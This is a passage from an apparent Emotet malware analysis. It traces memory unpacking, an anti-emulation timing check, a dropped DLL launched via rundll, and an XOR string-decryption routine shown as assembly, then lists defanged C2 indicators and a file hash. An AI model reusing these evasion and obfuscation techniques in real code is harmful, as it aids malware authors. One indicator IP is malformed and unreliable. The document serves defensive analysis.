

Figure 20. RWX memory address that gets the unpacked code.



Figure 21. New WindowsApi function revealed

After dumping the code from the memory we are starting to analyse the actual payload. The malware is decrypting some strings and executing windowsApi functions during runtime. We can see that it is using Get TickCount() function, usually malware authors are using this function as part of timing based technique to bypass the emulation feature of the AV.



Figure 22. GetTickCount function in use

The next round of looping drops a new PE file in the C:\Users\Tom\AppData\Local\Fxjxgohecrippp path.



Figure 23. A new PE file dropped on the file system

In this stage, we can see a new process has been created for rundll, this process executes the new dropped file which in charge on the communication with the external sources.



Figure 24. New process created, and executes the new dropped file.

The first thing we can see when analysing the dropped DLL that it contains the `Control_RunDLL` function, which is a windows function that uses to execute DLL payload. In this case the malware uses it to run this malicious DLL payload.



Figure 25. `Control_RunDLL` function is being used

The malware keeps decrypting strings using the custom subroutine Decrypt_strings which we can see that is being called 106 times by other functions.



Figure 26. Decrypt_Strings function Xrefs

The function “Decrypt_strings” using an XOR routine in order to decrypt strings. It declares local variables, and assigned them values. it then check if the value is set to zero, and if it is it calls another function to get the values. In the end, it return the decrypted value, which is the new ApiFunction.

We call also see the call to the function with what looks like as the key, size, and the ciphertext used for the decrypting process.

```
mov     [ebp+var_10], 49FCh
imul    eax, [ebp+var_10], 27h
mov     [ebp+var_10], eax
or      [ebp+var_10], 0A522E28Eh
xor     [ebp+var_10], 0A52BDC61h
mov     [ebp+var_C], 0E0A3h
imul    eax, [ebp+var_C], 11h
mov     [ebp+var_C], eax
imul    eax, [ebp+var_C], 35h
mov     [ebp+var_C], eax
xor     [ebp+var_C], 316C7B0h
mov     [ebp+var_8], 0BE6Dh
shr     [ebp+var_8], 4
shl     [ebp+var_8], 4
xor     [ebp+var_8], 0BED5h
mov     [ebp+var_1C], 2179h
or      [ebp+var_1C], 0ED9E3FBDh
xor     [ebp+var_1C], 0ED9E415Dh
mov     [ebp+var_18], 5B9h
add     [ebp+var_18], 0FFFFD663h
xor     [ebp+var_18], 0FFFF9D36h
mov     [ebp+var_4], 0AE36h
add     [ebp+var_4], 2D3Eh
shl     [ebp+var_4], 10h
xor     [ebp+var_4], 0F21C631h
xor     [ebp+var_4], 0D455981Eh
mov     [ebp+var_14], 264Fh
imul    eax, [ebp+var_14], 34h
mov     [ebp+var_14], eax
shl     [ebp+var_14], 6
xor     [ebp+var_14], 1F20E4Dh
cmp     dword_756B1408[esi*4], 0
jnz     short loc_756A05DB
```

Figure 27. Decrypt_Strings using an XOR routine to decrypt the strings

```
push    39D0F32Ah                   =>key
mov     [ebp+var_C], eax
mov     ecx, 294h                   =>size
xor     [ebp+var_C], 1667h
mov     eax, [ebp+var_C]
mov     eax, [ebp+var_10]           =>ciphertext
mov     eax, [ebp+var_4]
mov     eax, [ebp+var_8]
call    Decrypt_Strings
```

Figure 28. Arguments for Decrypt_Strings

Each time after the malware getting a new ApiFunction it executes it using indirect call : ‘call eax’.

```
mov     [ebp+var_10], 9362h
xor     edx, edx
shl     [ebp+var_10], 3
add     [ebp+var_10], 3AC5h
xor     [ebp+var_10], 4A93Dh
mov     [ebp+var_C], 2D14h
or      [ebp+var_C], 0D3F48C41h
shr     [ebp+var_C], 5
xor     [ebp+var_C], 69FAC5Eh
mov     [ebp+var_8], 0C5B1h
shl     [ebp+var_8], 7
xor     [ebp+var_8], 469C37C1h
mov     eax, [ebp+var_8]
push    70h ; 'p'
pop     ecx
div     ecx
push    0F9B1620Bh
mov     [ebp+var_8], eax
sub     esp, 0Ch
xor     [ebp+var_8], 0A22CF4h
mov     ecx, 16Bh
mov     [ebp+var_4], 5BB6h
shr     [ebp+var_4], 4
or      [ebp+var_4], 6C69259Fh
shr     [ebp+var_4], 10h
xor     [ebp+var_4], 87Ch
mov     eax, [ebp+var_4]
mov     eax, [ebp+var_8]
mov     eax, [ebp+var_C]
mov     eax, [ebp+var_10]
push    0A43506F8h
call    Decrypt_Strings
add     esp, 14h
push    0
call    eax
mov     esp, ebp
```

Figure 29. Indirect call to eax to execute the decrypted function

After a couple of iteration it decrypts the CreateProcess function and executes it with all the parameters it saved.

We can see can see in the strings from the new process that was created all the decrypted paths the malware is looking to exfiltrate data from, and the Ip's it is trying to connects to.



Figure 30. Decrypted paths and hosts the malware is using

Conclusion

Emotet malware has strong capabilities to hide itself, using its encryption technique and api hashing. It has the ability to exfiltrate sensitive data like passwords, cookies, environment variables browsing history etc'.I t also connects to different C2 servers to get commands for further distraction and exfiltration.

Attack Chain

Maldoc ⇒ Dropped DLL executed by background PowerShell (used as a loader) ⇒ Unpacked Dll executed from Memory ⇒ Dropped Dll (tuyzvooperhbb.pxw) executed using the Control_RunDLL function



Figure 31. Attack Chain

Threat Indicators

- **IP Addresses/Domains:**

2[.]58[.]16[.]88

206[.]189[.]232[.]2

178[.]250[.]54[.]208

92[.]181[.]10[.]46

167[.]71[.]148[.]58

202[.]134[.]4[.]210

187.1652.248.237

78[.]206[.]229[.]130

1[.]226[.]84[.]243

185[.]183[.]16[.]47

152[.]231[.]89[.]226

138[.]97[.]60[.]141

46[.]101[.]58[.]37

93[.]146[.]143[.]191

70[.]32[.]84[.]74

137[.]74[.]106[.]111

68[.]183[.]190[.]199

242[.]113[.]127[.]154

12[.]163[.]208[.]58

31[.]27[.]59[.]105

68[.]183[.]170[.]114

87[.]106[.]46[.]107

105[.]209[.]235[.]113

185[.]94[.]252[.]27

186[.]177[.]174[.]163

177[.]85[.]167[.]10

191[.]241[.]233[.]198

- **Dropped file:**

Name: tuyzvooperhbb.pxw
Size: 131072 bytes (128 KiB)
SHA256: 0c54b630d6a714a8c6d01acc9bb78df18597d68cfd39c1daea58155a2cbf5b65